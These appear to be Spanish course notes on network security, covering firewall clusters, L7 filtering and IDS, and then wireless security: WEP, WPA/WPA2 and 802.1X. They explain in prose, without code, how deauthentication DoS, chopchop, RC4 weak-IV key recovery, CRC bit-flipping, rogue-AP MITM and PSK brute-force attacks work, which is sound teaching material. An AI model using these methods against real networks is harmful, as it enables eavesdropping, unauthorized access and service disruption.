- Backup hot swap: El segundo firewall es siempre accedido y empieza a funcionar cuando el primero deja de funcionar.

Primary backup configuración

El gateway clasifica el tráfico entre dos firewalls, el primary posee una dirección virtual (VIP), que es la que ven las aplicaciones del exterior.
El backup está generalmente inactivo.
Se usa un protocolo de heartbeat para controlar el estado del servidor primario, cuando este sufre un fallo el VIP es dirigido al servidor de backup.



- Con esta configuración no hay load balancing.
- Si hay un fallo las conexiones caen todas.
- Hay desperdicio de recursos, porque una máquina no hace nada.


Multi-primary multi-path firewall cluster

Es igual al anterior, pero antes de la primera pareja de firewalls, hay un load balancer que distribuye el flujo de tráfico entre ambos firewalls.

- Hay load balancing.
- Si uno de los firewalls falla caen todas sus conexiones.
- El problema de la redundancia se desplaza sobre el load balancer.

Multi-primary hash-based stateful firewall-clusters

No hay load balancer. Cada firewall tiene una ID numérica y valora una conexión entrante a través de una tupla: T = IP-s, IP-d , Port-s, Port-d , Protocol.
Por cada tupla, si hash(T) % 2 == ID del firewall en cuestión → filtra, sino ignora.
De este modo los firewall distribuyen el tráfico automáticamente, sin embargo es necesario utilizar un heartbeat para reaccionar en caso de que alguno falle.



State replication

En todas la situaciones anteriores, cuando el firewall se estropea, se pierden las conexiones activas en el momento. Para evitar esta situación es necesario que en el momento en que una conexión cambia el estado sobre un firewall, este cambio venga replicado en el otro. Se puede hacer:

- Cada cambio notifica al backup
- Actualizaciones periódicamente

Estas dos estrategias tienen un rendimiento distinto en términos de fiabilidad y coste computacional distinto.

L7 Filtering:

Un administrador de redes puede querer filtrar el tráfico a nivel de aplicación por varios motivos:

- **Log y análisis del tráfico**: Quiere saber cuál es el tipo de tráfico que pasa en la red para dimensionar eficazmente los enlaces y aparatos.
- **Traffic shaping**: Quiere dar prioridad a algunos flujos sobre otros.
- **Bloqueo de algunos protocolos**: Quiere evitar que algún tipo de tráfico pasen a la red.

Se filtra a nivel 7 cuando no es suficiente utilizar el número de puerto fuente y destino para entender qué tipo de tráfico se está analizando.
Filtrar protocolos de nivel 7 es muy difícil:

- Existen mecanismos internos de los protocolos que hacen difícil conectar conexiones diferentes a la misma sesión (FTP, SIP,...).
- Existen protocolos que intencionalmente ofuscan su tipo, de modo que es difícil distinguirlos.
- Existen protocolos cifrados.

Cada filtro tiene que ser modelado sobre la aplicación específica y puede quedar una máquina de estados muy compleja.

Dificultades del L7 Filtering:

- Implementar una máquina de estados es complicado porque filtrar un gigabit de tráfico es computacionalmente muy pesado. Es necesario tener máquinas dedicadas con potencia suficiente.
- Los protocolos, es posible que de golpe un filtro deje de funcionar causando una pérdida de rendimiento o bloqueo de conexiones legítimas.
- Un algoritmo de emparejamiento software tiene los mismos problemas de seguridad que otras aplicaciones de nivel 7. Y generalmente es más complicado porque el firewall es de nivel más bajo.

Vulnerabilidades:

- Snort RPC Preprocessing Vulnerability: buffer overflow
- Trend Micro InterScan VirusWall Remote Overflow: ejecutar código
- Microsoft ISA Server 2000 H.323 Filter: buffer overflow
- Cisco SIP Fixup Denial of Service (DoS)

Neutralidad

- Cuando el ancho de banda a disposición no es suficiente, se aumenta este o se hace traffic shaping (dar prioridad a unas conexiones sobre otras).
- Quien ofrece servicios decide arbitrariamente qué tipo de tráfico es prioritario, por lo que la red de transporte no es neutral.
- La pérdida de neutralidad viene vista a menudo como una tentativa de censurar algunos paquetes de la red.

Overselling

Generalmente los proveedores venden servicios que en teoría no pueden garantizar, ya que si todos los usuarios de un proveedor utilizaran los recursos al mismo tiempo, no serían suficientes.
Los proveedores cuentan con que la utilización va a ser heterogénea y repartida en el tiempo. Este enfoque no encaja con el enfoque de los proveedores P2P, los cuales explotan recursos en los momentos que el usuario no hace nada. Esto, junto con algunas aversiones que han surgido en los últimos años contra el protocolo P2P, ha provocado mucha atención sobre los productos Deep-Packet-Inspection (como I7 filtering).

IDS (Intrusion Detection System):

Se trata de un programa de detección de accesos no autorizados a un computador o a una red.
El IDS suele tener sensores virtuales (por ejemplo, un sniffer de red) con los que el núcleo del IDS puede obtener datos externos (generalmente sobre el tráfico de red). El IDS detecta, gracias a dichos sensores, las anomalías que pueden ser indicio de la presencia de ataques y falsas alarmas.


14-security-wireless.pdf

Seguridad de las redes wireless

Conceptos de base

Topología:

- Modelo infraestructura (centralizado)
- Modelo ad-hoc (distribuido)



Falta de límite geográfico:

- La información puede ser sniffada más fácilmente.
- Se pueden sufrir ataques del exterior, el riesgo para el atacante es mínimo.

Redefinición de la función del nivel MAC:

- Control de accesos.
- Complicación del firmware y de los drivers

Recursos computacionales limitados.

Hotspot

Puntos de acceso a Internet a través de la tecnología wireless, normalmente **802.11** en modalidad de infraestructura:

- No hay cables
- Instalación inmediata
- Se utiliza en aeropuertos, estaciones, hoteles,...
- Problemas de gestión: limitación del alcance y de los accesos.

Redes ad-hoc/mesh

Redes autogestionadas, es una red de tipo inalámbrica descentralizada. La red es ad-hoc porque no depende de una infraestructura pre-existente, como routers (en redes cableadas) o de puntos de accesos en redes inalámbricas administradas. Usadas en:

- Citas temporales, reuniones.
- Intervenciones en situaciones de emergencia.
- Redes tácticas militares.
- Lugares con falta de infraestructura.
- Áreas extensas.

PAN - personal area network (802.15)

Redes de dimensiones reducidas utilizadas para interconectar aparatos (impresoras, móviles,...). Normalmente en modalidad **ad-hoc**, sin routers. Ejemplo: Bluetooth (802.15).

Bluetooth (802.15)

Redes de dimensiones reducidas utilizadas para interconectar aparatos (impresoras, móviles,...).

- Frecuencia: 2.4 GHz.
- Bitrate max: 720Kbps.
- Funciona normalmente en modalidad ad-hoc.
- Distancia: de 10 a 100 metros.

Legislación (802.15)

Normalmente las redes 802.15 no están reguladas, pero pueden estar sujetas a una licencia.

- En Italia hay un límite de densidad que puede transmitirse (100mW por metro cuadrado).
- La ley Gasparri, el decreto Landolfi, y el decreto Pisanu, regulan de la frecuencia ISMe la autenticación, aumentando su complejidad y reduciendo su uso.
- WiMax en cambio utiliza frecuencias fuera de la banda ISM.

WiMax (802.16)

WiMax es una tecnología nacida para sustituir las conexiones cableadas. Pueden utilizar un espectro de frecuencia muy ancho y permiten conectar distancias muy grandes.
Una de las características más importantes es que permite el control de la calidad del servicio a nivel de MAC.
Ofrece también modalidad ad-hoc.

WiFi 802.11 (mayoría de redes wireless)

- Frecuencia: 2.4 - 5 GHz.
- Bitrate: 11 - 108 Mbps.
- Distancia: entre 50 y 300 metros.
- Permite movilidad.

Tipos de tráfico

- Paquetes de tipo **Management**: Son todos los paquetes que no transportan datos, sino que son utilizados por las máquinas que **gestionan el tráfico** de datos (autentificación, asociación,...). No tienen ningún tipo de cifrado ni de autenticación.
- Paquetes de tipo **Control**: Son todos los paquetes que no transportan datos pero que son utilizados por las máquinas que **gestionan el acceso** al canal (ACK,...). No tienen ningún tipo de cifrado ni de autenticación.
- Paquetes de tipo **Data**: Son todos los paquetes que transportan la información. Poseen cifrado y autenticación.

WEP - Wired Equivalent Privacy


Intenta garantizar la privacidad y seguridad, más allá del control de accesos. El objetivo es proveer un nivel de seguridad equivalente a una red tradicional. Todas las máquinas conectadas a la red tienen una clave común. Provee:

- Una **clave compartida** para **cifrar** el tráfico.
- Una fase de **autenticación** en el que una nueva máquina demuestra poseer una llave, para ello: solicita autenticarse, el AP (único elemento que decide quien entra en la red) responde con un **challenge text**, y el cliente responde con este cifrado.
- Un algoritmo de cifrado de paquetes de tipo **stream**.
- No existe autenticación de paquetes de una máquina única.
- No puede haber una conexión secreta entre dos máquinas individuales.
- No existe mecanismo de refresco de la clave.

Solo el payload del paquete está cifrado, mediante un cifrado de tipo stream.

Cifrado Stream

Los algoritmos stream cifran el contenido claro bit por bit, y no en bloques.
A partir de algo secreto (la contraseña) se genera un vector de una longitud variable de datos pseudocasuales (keystream).
Para hacer único cada paquete, se añade al secreto un vector de inicialización (IV) (se genera mediante RC4), por lo tanto el keystream es una pareja clave + IV. Se concatena la clave WEP con el IV generado y se hacer XOR con el payload que se desea cifrar (previamente se le ha hecho CRC, que es concatenarle una cosa para detectar errores, y asegurar la integridad). El IV también se incluye sin cifrar en la cabecera del paquete.
El mismo keystream no debe ser reutilizado.
Los algoritmos de tipo stream son muy rápidos y fáciles de implementar.



Cuando se recibe el paquete solo hay que extraer el IV sin cifrar, ese se junta con la clave WEP para recrear el keystream, y se hace XOR con esto y el payload cifrado recibido. Se recalcula el CRC para comprobar su integridad, y por lo tanto asegurarnos que un atacante no lo haya alterado.

Notas:

- La autenticación de paquetes no utiliza algoritmos de clave pública/privada, es siempre la contraseña previamente compartida por un canal seguro.
- Algunos AP utilizan un filtro sobre la dirección MAC para evitar accesos indeseados a la red.
- No se controla que los paquetes sean únicos, dos paquetes podrían ser iguales.
- No hay una política definida para controlar los IV.
- Un atacante podría repetir un paquete sin conocer su significado, los protocolos de nivel superior son los que deben aceptarlos o rechazarlos.

Ingreso y salida de la red

Para asociar:

- Una vez autenticado, el cliente debe notificar al AP de que quiere entrar en la red.

Para la desautenticación:

- El AP envía un mensaje de desautenticación y el cliente debe repetir la autenticación.

Para desasociar:

- El AP envía un mensaje de desasociación al cliente, el cual debe repetir la asociación.

Todos estos paquetes son de tipo management.

Acceso al canal

Los clientes de la LAN comparten el **mismo canal físico.**
En la modalidad de infraestructura, el AP es el centro de la estrella y maneja todo el tráfico por medio de redirecciones.
En la cabecera de cada paquete ACK/RTS, hay un campo **Duración**, en cual el cliente especifica un periodo de tiempo en el cual el canal está reservado. En ese periódo de tiempo el canal no es utilizado por otros clientes.

Beacon frame


El beacon es un paquete que es enviado por los AP para **señalar su propia presencia**. Contiene:

- Modalidad: ad-hoc/infraestructure.
- SSID: Nombre del punto de acceso (es necesario especificarlo en la fase de asociación).
- Privacy: Define el tipo de seguridad (WEP).

Wireless Distribution System (WDS)

Es un sistema de intercambio de datos entre AP. Lo utilizan los APs quieren hacer routing de paquetes entre ellos.

- Sobre esta se puede usar WEP, pero no existe asociación ni autenticación.
- Resta ancho de banda al servicio de la red de infraestructura.



InSeguridad en redes 802.11

DoS

Si el servicio atacado es el propio acceso a Internet, el daño económico es irrelevante. Existen situaciones de emergencia en las que no se pueden permitir estos fallos (redes de emergencia,...).

DoS sobre la autenticación

Proceso de autenticación:

- *El cliente pide autenticarse.*
- *El AP responde con el challenge text.*
- *El cliente responde con el challenge text cifrado.*

Como los paquetes de autenticación no son cifrados, el atacante puede falsificarlos. El atacante podría enviar durante el ingreso un **paquete de desautenticación** a la máquina que intenta autenticarse, simulando ser el AP. Así evitaría que un determinado cliente se conecte, o simplemente dejar libre ancho de banda a su gusto.

DoS sobre la asociación
Este ataque no pide reautenticación (el anterior sí) por ello causa **menos impacto**, además puede servir para **revelar el essid** cuando el AP no lo revela.

Este tipo de ataques son aún más peligrosos si el atacante cambia la dirección objetivo (spoof) utilizando la dirección de destino de **broadcast** (ya que desasocia a todos los clientes del AP). Algunos clientes están configurados para ignorar estos paquetes si son en broadcast (saltándose el estándar).

DoS sobre el acceso al canal
Como el campo de duración del uso del canal está establecido, y todos los otros clientes deben respetarlo, el atacante podría enviar paquetes solicitando de nuevo el canal una y otra vez, ocupándolo.

DoS sobre el Power Save
El bit Power Save es utilizado por el cliente para señalar al AP que el cliente está entrando en la modalidad Power Save. En este modo no recibe nuevos paquetes, pero el AP los guarda en un buffer para envíarselos al cliente cuando los pida.
El cliente podría enviar paquetes spoof con el bit de Power Save activado con una cierta frecuencia, de este modo el cliente dejaría de recibir paquetes.

DoS saturando el ancho de banda
Para encontrar las máquinas circundantes se utiliza un mensaje en broadscast de tipo probe request, todas las máquinas que lo reciban deben responder con probe reply. Estos paquetes son de tipo management y por lo tanto no son cifrados y el atacante los podría falsificar.
El atacante podría enviar paquetes probe reply spoof ocupando toda la red con los paquetes de respuesta. Esto no se puede desactivar.

DoS sobre la capa física (jamming)
Si el atacante logra modificar un solo bit de los paquetes, estos son descartados y tienen que ser retransmitidos.

Ataques sobre el software de los AP
A menudo los APs presentan una interfaz web de gestión, la cual puede ser accedida por las máquinas vinculadas a la red. Estas interfaces a menudo son vulnerables a buffer overflow o tienen el usuario de administración por defecto. A veces un reinicio del AP puede provocar un acceso de un usuario sin credenciales.

Los AP deben mantener una lista de las máquinas autenticadas en la red, de las máquinas asociadas y de las máquinas que han pedido autenticación pero no han completado el proceso. Cuando una lista se llena, el resto de peticiones son descartadas. Para la gestión de las listas deben ser aplicadas políticas eficientes. Si no hay un algoritmo eficiente se puede producir un bloqueo. Hay muchos exploits basados en fallos de este tipo.

Autenticación con clave compartida

Utilización de llaves estáticas

No hay autenticación entre las máquinas de las misma red. Una máquina conectada puede trasladar su llave a otra dejando que entre.
Siendo la clave estática, la seguridad consiste en tener la certeza de que el algoritmo de autenticación es robusto.

El atacante puede recuperar parte de la keystream y con ella enviar paquetes a la red, a pesar de no pertenecer a ella.
El atacante también podría efectuar un ataque de tipo reply sin conocer la clave

Oracle attack:

El atacante no conoce la clave secreta pero quiere enviar un mensaje a la red. Para ello:


- Desautentica a un cliente
- Crea un paquete con un challenge text conteniendo los datos que quiere enviar.
- El cliente responde con el challange text con un cierto IV.

Estos problemas han llevados a los productores de los AP a preferir otro tipo de autenticación (open system) o a prescindir de ella.
Se prefiere enmascarar en el beacon el ESSID de la red, el cual es un parámetro necesario para la asociación, pero entonces se crea otra escisión del estándar.

Ataques Man In The Middle

En estos ataques se entiende como la posibilidad de canalizar todo el tráfico entre dos hosts a través del atacante, de este modo:

- Se asegura que todo el tráfico pasa a través de su máquina.
- Convencer a una máquina de que la forma de autenticar ha cambiado y ya no tiene que utilizar una clave WEP.
- Poder influenciar los procesos de autenticación y criptografía de los estratos superiores.




Cualquier máquina de la red que posea la clave WEP, puede hacerse pasar por el AP.
Si el atacante desautentica un host, este tratará de conectarse sucesivamente.
Se genera un race condition mediante el cual el atacante puede responder antes que el AP (incluso puede ayudarse haciendo un DoS al verdadero AP).
Tras un número de desconexiones, algunos hosts intenta repetir la autenticación en un canal distinto. EL atacante podría meterse a escuchar en otro canal, de este modo la víctima se conectará con él.

Ataques a los algoritmos de cifrado

Longitud del vector de inicialización (IV)

La no repetición de los IV es fundamental para no exponer el material cifrado, reutilizar un IV es utilizar la misma keystream.
Si se conoce el contenido claro de uno de los paquetes cifrados, de dos con el mismo keystream, automáticamente (haciendo XOR entre ellos) se puede averiguar que el keystream es el mismo, y por lo tanto el contenido de todos los paquete con el mismo IV.



El campo de IV es de 24 bits, se podrían llegar a lograr todas las combinaciones elaborando un diccionario.
Para obtener un keystream el atacante tiene que conocer el contenido de un paquete que ve pasar cifrado, y para ello tenemos paquetes de los cuales el contenido es predecible y se reconocen por su longitud (como DHCP).

Chopchop attack

El keystream obtenido no es largo dependiendo del MTU. El atacante debe poder extenderlo:

- Para ello el atacante monta un paquete (por ejemplo, de ping) utilizando el keystream que conoce y rellenando el byte restante con 0x00, calcula el CRC, se lo pone y lo envía.
- Si el atacado calcula el CRC y concuerda, responde, si no responde es porque el byte supuesto estaba mal y hay que probar con el siguiente. Se puede hallar en 128 intentos como máximo. Para obtener todos los keystream bastaría con 24 horas.

Si no se quiere llamar mucho la atención, es necesario hacerlo más lentamente. Una vez elaborado el diccionario se pueden enviar paquetes a la red sin conocer la clave.

Algunos alargan el campo de los IVs para evitar este ataque, de nuevo no respetando el estándar.

Vulnerabilidad de RC4

Cuando se utilizan determinados IVs para generar el keystream existe una correlación estática entre el primer byte del keystream y la clave secreta utilizada. Son IV débiles.
Si se recogen al menos 60 paquetes con IV débil, a partir de los IVs débiles se puede recuperar la contraseña. Para obtener estos 60 paquetes necesitariamos unos 4.000.000 de paquetes. El resultado es la clave WEP. La complejidad del ataque depende de la longitud de la clave.

Algunos proveedores reparan los IV débiles, rompiendo el estándar.

Este problema es consecuencia de que inicialmente este algoritmo era privado y no pudo ser analizado por la comunidad científica.

Ataques sobre el CRC

El atacante puede coger un paquete cifrado, cambiar el contenido (haciendo XOR con el contenido y con el CRC) y reenviarlo sin conocer el contenido.
Por ejemplo, el atacante podría cambiar la dirección IP.

Variante del chopchop sobre el CRC

El mismo tipo de ataque puede ser utilizado para recuperar un mensaje en claro a partir de un mensaje cifrado cambiando un byte cada vez:

- El atacante toma un paquete y elimina el último byte.
- Puede recalcular el CRC del mensaje a partir del paquete y del byte eliminado, pero el atacante no conoce este último.
- Entonces usa 0x00, recalcula el CRC del paquete y lo envía.
- Si recibe respuesta, ha acertado, y sino otro intento.

Conclusiones

- 802.11 es fácil ser atacado mediante DoS.
- WEP no garantiza la integridad de los datos (CRC lineal), se pueden cambiar datos.

- WEP no garantiza la autenticación, la privacidad y el no repudio (RC4 inseguro).
- WEP no garantiza el control de los accesos (autenticación insegura).
- La gestión de las claves se basa en la robustez de los algoritmos, los cuales son inseguros.
- Para corregir todos los fallos sería necesario ignorar el estándar:
    - IV de longitud distinta
    - No utilizar algunos IV
    - Claves de longitud distinta
    - ESSID no conococido
    - Reacciones no estándar a los ataques (por ejemplo asociación / autenticación).

No seguir el estándar hace a las redes incompatibles entre sí y a pesar de todos los cambios, seguiría habiendo problemas de seguridad.

Prevenciones
- ESSID oculto
- Claves largas y con soporte hardware
- Claves no compartidas
- Cambiar a menudo la clave
- Pasar el tráfico por una VPN

A pesar de estas prevenciones, podríamos ser víctimas de DoS en cualquier momento.

Autenticación HTTP
HTTP no tiene autenticación, por eso hay que usar HTTP SSL.

Protocolo 802.11i

- 802.1X → Port-Based Network Access Control standard.
- WPA → Wireless Protected Access certification (vers. 1 o2).
- EAP → Extensible Authentication Protocol.
- EAPoL → EAP Over LAN.
- TLS → Transport Layer Security.
- RADIUS → Remote Authentication Dial In User Service

Novedades

Criptografía renovada:
- TKIP → Utiliza **RC4** pero en una versión no vulnerable a las vulnerabilidades que se presentaban en WEP. Se usa en WPA.
- CCMP → Abandona RC4 y utiliza **AES**. Se usa en WPA2.

Nueva gestión de las claves:
- WPA-PSK → WPA.
- 802.1X based autenticación → WPA2.

NO CAMBIA: El tráfico de management y de control.

Si se utilizan dos algoritmos de criptografía en lugar de uno (WEP, TKIP, o CCMP) elimina los problemas de los IV cortos, claves, CRC,... Pero introducen una mayor complejidad que aún no puede soportar el hardware.

WPA y WPA2

WPA es una versión de 802.11i que anticipa el estándar:

- TKIP con gestión de la clave estática

WPA2 es la versión que completa el estándar → 802.1X (WPA Enterprise)

- CCMP

WPA TKIP InSeguridad


Con WPA no se puede repetir dos veces el mismo IV (que toma el nombre de TSC) porque hay un contador de cada receptor tiene un contador de los últimos recibidos, pero existen 8 códigos de recepción distintos, cada uno con TSC independiente → Se puede usar el mismo TSC para acciones distintas.

En la práctica se puede:

- Descifrar un paquete cifrado
- Recuperar el keystream para utilizarlo en una cola distinta e inyectar un paquete en la red.

802.1x Port-Based Network Access Control

Hay dos funciones distintas, el autenticador y el AP
Topología distinta:



Roles:

- Supplicant: Se debe autentificar para entrar en la red. Debe generar un keying matherial para poder comunicarse en modo seguro con el autenticador.
- Authenticator (AP): No tiene un rol activo en la autenticación (proxy), al final de la autenticación debe poseer un keying matherial en común con el supplicant. De esto deriva las claves para cifrar y autenticar.
- Authentication server: Es una base de datos de credenciales de autenticación, es quien autentica. Una vez conocida la identidad del supplicant decide si lo comunica al authenticator o no. La autenticación es siempre bidireccional.

Fases:

- Autenticación 802.11 (por compatibilidad) y asociación
- Autenticación entre supplicant y authentication server. Las dos máquinas verifican recíprocamente la identidad y producen una llave simétrica PMK. Esta conexión es EAPoL.
- La PMK se envía al authenticator.
- A partir de la PMK, el supplicant y el authenticator (AP) crean la llave que utilizarán para cifrar y autenticar todos los paquetes (clave PTK para el tráfico unicast, y GTK para el broadcast). Esto se realiza mediante un 4-way handshake. Esta comunicación es EAP.

Podrían decidir generar nuevas claves a partir del PMK.
El authenticator puede forzar una reautenticación para generar un nuevo PMK.


Protocolos utilizados

Pueden ser:

- End to End (ete): afecta a dos máquinas virtualmente conectadas pero no físicamente comunicadas. EAP. Es la conexión entre el Supplicant y el AP.
- Point to Point (ptp): un protocolo que afecta a dos máquinas directamente conectadas (DHCP). EAPoL. Es la conexión entre el Supplicant y el authentification server.

WPA Home

PSK Pre-Shared Key, consiste en imponer una clave PMK para no tener que usar un authentication server. En el caso de WPA, se hace de este modo, por lo que no es necesario el authentication server (pero también es más inseguro).
PSK se genera en el 4-way handshake. Y puede ser sacado mediante brute-force reconstruyendo lo anterior forzando su repetición mediante un paquete de autenticación. Lo cual se puede evitar con una clave de más de 20 caracteres o utilizando PSK en hexadecimal.


STA
AP
ANonce
STA constructs the PTK
SNonce + MIC
AP constructs the PTK
GTK + MIC
Ack